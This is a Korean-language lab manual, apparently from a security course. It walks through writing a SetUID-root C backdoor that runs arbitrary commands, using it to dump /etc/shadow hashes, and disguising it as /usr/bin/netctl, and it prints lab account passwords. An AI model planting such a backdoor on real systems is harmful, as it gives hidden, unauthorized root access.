
3. Backdoor



백도어란 시스템에 **비인가 접근 시도 프로그램**을 의미한다. 일반적으로 공격으로 루트권한을 얻은 후 차후 접근 용이를 위해 설치하는 프로그램이다.

본 실습에서는 **로컬 백도어로 서버의 셸을 얻어낸 뒤에 관리로 권한 상승**을 할 것이다. 시스템에 로그인한 뒤에 관리자로 권한을 상승시키기 위한 백도어이므로 로컬 백도어를 이용하기 위해서 공격자는 일반 계정 하나가 필요하다.

* 본 메뉴얼의 ip는 실습 서버 ip와 다를 수 있음

3. Backdoor

1. 실습 개요

일반 사용자(cjudoor)가 SetUID형 로컬 백도어를 설치한다. 설치한 백도어 이용해 관리자(root) 권한만 읽을 수 있는 파일을 읽을 수 있다.

2. 시스템 정보

* CentOS7_CLI
 - 관리자 계정 : root/root123
 - 일반사용자 계정 : cjudoor/1111

3. 문제풀이

1) 일반 사용자 계정으로 로그인 (cjudoor/1111)

```
CentOS Linux 7 (Core)
Kernel 3.10.0-1160.el7.x86_64 on an x86_64

www login: cjudoor
Password:
[cjudoor@www ~]$ _
```

2) 백도어 인수(char exec[100])를 system 명령으로 실행하는 백도어 소스 (backdoor.c) 생성
 > vi backdoor.c
 (vi 종료 시 ESC > :wq > Enter)

```
[cjudoor@www ~]$ vi backdoor.c
```

```
# include <stdio.h>

main(int argc, char *argv[]) {
        char exec[100];
        setuid(0);
        setgid(0);
        sprintf(exec, "%s 2>/dev/null ", argv[1]);
        system(exec);
}
```

※ vi 편집기란?
- 각종 문서를 편집할 수 있는 텍스트 기반의 편집기
- 리눅스 뿐만 아니라 유닉스 계열의 모든 운영체제에서 사용하는 편집기
- 실행: vi [파일명], 저장/종료: 명령모드에서 :wq

* 본 메뉴얼의 ip는 실습 서버 ip와 다를 수 있음

3. Backdoor

[공격]

3) 백도어를 컴파일하고 SerUID 비트를 설정 및 실행 권한 부여
> gcc –o backdoor backdoor.c
> ls –l
> sudo chown root backdoor
> sudo chmod 4775 backdoor

```
[cjudoor@www ~]$ gcc -o backdoor backdoor.c
```

```
[cjudoor@www ~]$ ls -l
total 16
-rwxrwxr-x. 1 cjudoor cjudoor 8520 Jun 10 10:45 backdoor
-rw-rw-r--. 1 cjudoor cjudoor  154 Jun 10 10:43 backdoor.c
[cjudoor@www ~]$ sudo chown root backdoor
[sudo] password for cjudoor:
[cjudoor@www ~]$ sudo chmod 4775 backdoor
[cjudoor@www ~]$ ls -l
total 16
-rwsrwxr-x. 1 root    cjudoor 8520 Jun 10 10:45 backdoor
-rw-rw-r--. 1 cjudoor cjudoor  154 Jun 10 10:43 backdoor.c
[cjudoor@www ~]$ _
```

※ gcc 명령어
- GNU 컴파일러 모음(GNU Compiler Collection, 줄여서 GCC)는 GNU 프로젝트의 일환으로 개발되어 널리 쓰이고 있는 컴파일러

※ chown 명령어
- 파일 및 디렉터리의 소유주와 소유그룹을 변경하는데 사용하는 명령어
- 파일 소유자나 슈퍼 유저만 변경 가능

※ chmod 명령어
- 기존 파일 또는 디렉터리에 대한 접근 권한(파일 모드)을 변경할 때 사용
- 파일 소유자나 슈퍼 유저만 변경 가능

4) ls 명령어를 이 백도어를 이용해 실행하여 백도어 동작을 확인
> ./backdoor "ls"

```
[cjudoor@www ~]$ ./backdoor "ls"
backdoor  backdoor.c
[cjudoor@www ~]$ _
```

※ 실행파일 실행
- 바이너리 실행파일을 실행시키기 위해서 "./"을 사용
  => 현재 디렉터리에 있는 파일을 실행시키라는 의미

3. Backdoor

[공격]

5) backdoor를 이용해 관리자 소유의 /etc/shadow 파일 내용 읽기
이 백도어로 마치 쉘을 획득한 것처럼 다양하게 이용 가능
> ./backdoor "id"
> ./backdoor "cat /etc/shadow"

```
[cjudoor@www ~]$ ./backdoor "id"
uid=0(root) gid=0(root) groups=0(root),1000(cjudoor)
[cjudoor@www ~]$ ./backdoor "cat /etc/shadow"
root:$6$LwuNdgY0A3PRiuSt$nQa9YA.UNgHBDOFJmHHmJ2ZwR6LuchUDtVIsFLyOVRR/54Rowr/iiZT6THCU0Wfib153A6q917fn5oRfjam.d/::0:99999:7:::
bin:*:18353:0:99999:7:::
daemon:*:18353:0:99999:7:::
adm:*:18353:0:99999:7:::
lp:*:18353:0:99999:7:::
sync:*:18353:0:99999:7:::
shutdown:*:18353:0:99999:7:::
halt:*:18353:0:99999:7:::
mail:*:18353:0:99999:7:::
operator:*:18353:0:99999:7:::
games:*:18353:0:99999:7:::
ftp:*:18353:0:99999:7:::
nobody:*:18353:0:99999:7:::
systemd-network:!!:18843::::::
dbus:!!:18843::::::
polkitd:!!:18843::::::
sshd:!!:18843::::::
postfix:!!:18843::::::
chrony:!!:18843::::::
cjudoor:$6$wcHSKxRG8SgBNIZU$..b6Hb9O/zhaGHUsQIALYrb6nvHkPhXi1B/EYigVq8g/EuvNV2SufyI/U1NJzZhwMElceJqeeq5bUtuOg1FrP/::0:99999:7:::
cju:$6$3fRP1tTU$/RbQJE1txtVCwLprjOWnxNZZP1oO/C9imc.EOkm4w/f7isJfeBKdJxbfJmIHXkBf6/yTDMQ.odjdEsRCYz2e61:18844:0:99999:7:::
subin:$6$xTejjZJx$FVScJKxMIl6gDYRq1jjI3oWiJOYS5KDcH4xU0/BYIpKx5JkfyZB5wEB7.sTrM4kKRQxMO506hcqkeBxmIdDQw.:18844:0:99999:7:::
yoonsu:$6$NfHDTOOj$iQBORha0T1v/9HzvbkiZ0SYB.mb/BXdabpMgTthDSIH6rO.9vxlVUDwEeWT2ST0eX17biquZt0I/0NiOjJZsh.:18844:0:99999:7:::
[cjudoor@www ~]$ _
```

6) backdoor.c 코드를 복사해 backdoor2.c로 저장하고
> cp backdoor.c backdoor2.c

```
[cjudoor@www ~]$ cp backdoor.c backdoor2.c
```

※ cp 명령어
리눅스(Linux)에서는 cp 명령을 이용하여 파일, 디렉터리를 복사한다. 이런 복사 작업은 데이터를 백업할 때 유용하게 사용된다.

[옵션]
-a: 복사가 되면서 파일의 속성까지 복사
-p: 원본 파일의 소유자, 그룹, 권한 등의 정보까지 복사
-i: 덮어쓰기 할지 질의
-r: 하위 디렉터리 및 파일까지 모두 복사
-v: 현재 복사 진행 작업을 표시
-u: 최신 파일이면 복사
-b: 이미 존재하는 파일이면 백업파일 생성

* 본 메뉴얼의 ip는 실습 서버 ip와 다를 수 있음

3. Backdoor

[공격]

7) vi 편집기로 해당 backdoor2.c 파일을 열고 마지막 줄에 아래 실습 이미지와 같이 한 줄을 추가해주고 저장
> vi backdoor2.c
> (추가할 내용) printf("usage: netctl <interface-config> <up|down|report>₩n");

```
# include <stdio.h>

main(int argc, char *argv[]) {
        char exec[100];
        setuid(0);
        setgid(0);
        sprintf(exec, "%s 2>/dev/null ", argv[1]);
        system(exec);
        printf("usage: netctl <interface-config> <up|down|report>\n");
}
```

8) 다시 컴파일하고 SerUID 비트를 설정 및 실행 권한 부여
> gcc –o backdoor2 backdoor2.c
> ls –l
> sudo chown root backdoor2
> sudo chmod 4775 backdoor2

```
[cjudoor@www ~]$ gcc -o backdoor2 backdoor2.c
```

```
[cjudoor@www ~]$ ls -l
total 32
-rwsrwxr-x. 1 root    cjudoor 8520 Jun 10 10:45 backdoor
-rwxrwxr-x. 1 cjudoor cjudoor 8568 Jun 10 11:13 backdoor2
-rw-rw-r--. 1 cjudoor cjudoor  218 Jun 10 11:13 backdoor2.c
-rw-rw-r--. 1 cjudoor cjudoor  154 Jun 10 10:43 backdoor.c
[cjudoor@www ~]$ sudo chown root backdoor2
[sudo] password for cjudoor:
[cjudoor@www ~]$ sudo chmod 4775 backdoor2
[cjudoor@www ~]$ ls -l
total 32
-rwsrwxr-x. 1 root    cjudoor 8520 Jun 10 10:45 backdoor
-rwsrwxr-x. 1 root    cjudoor 8568 Jun 10 11:13 backdoor2
-rw-rw-r--. 1 cjudoor cjudoor  218 Jun 10 11:13 backdoor2.c
-rw-rw-r--. 1 cjudoor cjudoor  154 Jun 10 10:43 backdoor.c
[cjudoor@www ~]$
```

9) backdoor2 실행 및 결과
> ./backdoor2

```
[cjudoor@www ~]$ ./backdoor2
usage: netctl <interface-config> <up|down|report>
[cjudoor@www ~]$
```

* 본 메뉴얼의 ip는 실습 서버 ip와 다를 수 있음

3. Backdoor

[공격]

10) backdoor2 파일을 netctl로 숨김
> sudo mv ./backdoor2 /usr/bin/netctl
> sudo chmod 4775 /usr/bin/netctl

```
[cjudoor@www ~]$ sudo mv ./backdoor2 /usr/bin/netctl
[sudo] password for cjudoor:
[cjudoor@www ~]$ sudo chmod 4775 /usr/bin/netctl
[cjudoor@www ~]$
```

※ mv 명령어
리눅스(Linux)에서는 mv 명령을 이용하여 파일 이동(move)을 할 수 있다. 같은 폴더에서 파일, 디렉터리 이동을 하는 경우 이름변경 효과가 있다.

[옵션]
-b (--backup): 지정 위치에 동일파일이 있을 경우 백업 후 이동
-f: 지정 위치에 동일 파일이 있을 경우 덮어 쓸 때 질의 X
-i: 지정 위치에 동일 파일이 있을 경우 덮어 쓸 때 질의
-n: 지정 위치에 동일 파일이 있을 경우 이동 X
-s: 백업 파일 생성시 ~말고 원하는 단어 지정
-t: 지정된 디렉터리로 이동
-T: 지정된 대상을 원본파일로 인식해 이동
-u: 파일을 변경된 경우에만 이동
-v: 파일 이동시 결과 출력

11) 바꾼 백도어 이용해 sudo를 쓰지 않아도 관리자만 읽기 권한이 있는 shadow 파일 읽기 가능
> /usr/bin/netctl "cat /etc/shadow"

```
[cjudoor@www ~]$ /usr/bin/netctl "cat /etc/shadow"
root:$6$YuhntQGG0m6heYm9$tT3AjoZ.CHwVqN7Qq4Lgu.wJ1M6BsKCo1JNMYqj8QjYv651Le8GpLBOAotz44H.8pHxvZPxdeKH
RTTY/GZ3st0::0:99999:7:::
bin:*:18353:0:99999:7:::
daemon:*:18353:0:99999:7:::
adm:*:18353:0:99999:7:::
lp:*:18353:0:99999:7:::
sync:*:18353:0:99999:7:::
shutdown:*:18353:0:99999:7:::
halt:*:18353:0:99999:7:::
mail:*:18353:0:99999:7:::
operator:*:18353:0:99999:7:::
games:*:18353:0:99999:7:::
ftp:*:18353:0:99999:7:::
nobody:*:18353:0:99999:7:::
systemd-network:!!:18787::::::
dbus:!!:18787::::::
polkitd:!!:18787::::::
sshd:!!:18787::::::
postfix:!!:18787::::::
chrony:!!:18787::::::
cju:$6$L0LwUk08EHvFfcdc$10vQq3ryUvKV9n2Lj199qD5A0H2lTDyHfdnMNCpq396o4ZIYSZBmSEZfMoRZyA2LyFZB1Y.LIKHv
XJYN83eCd/::0:99999:7:::
cjudoor:$6$Kv9N1CZo$uuCuY5iZDGpJhC1ZG5CjY8.pZhBU/SsvmPn8ppb9v73izMpOG030yceHXXBy7J7B8URtyXrsbiXiMFSh
Dfgf31:18788:0:99999:7:::
usage: netctl <interface-config> <up|down|report>
[cjudoor@www ~]$
```

* 본 메뉴얼의 ip는 실습 서버 ip와 다를 수 있음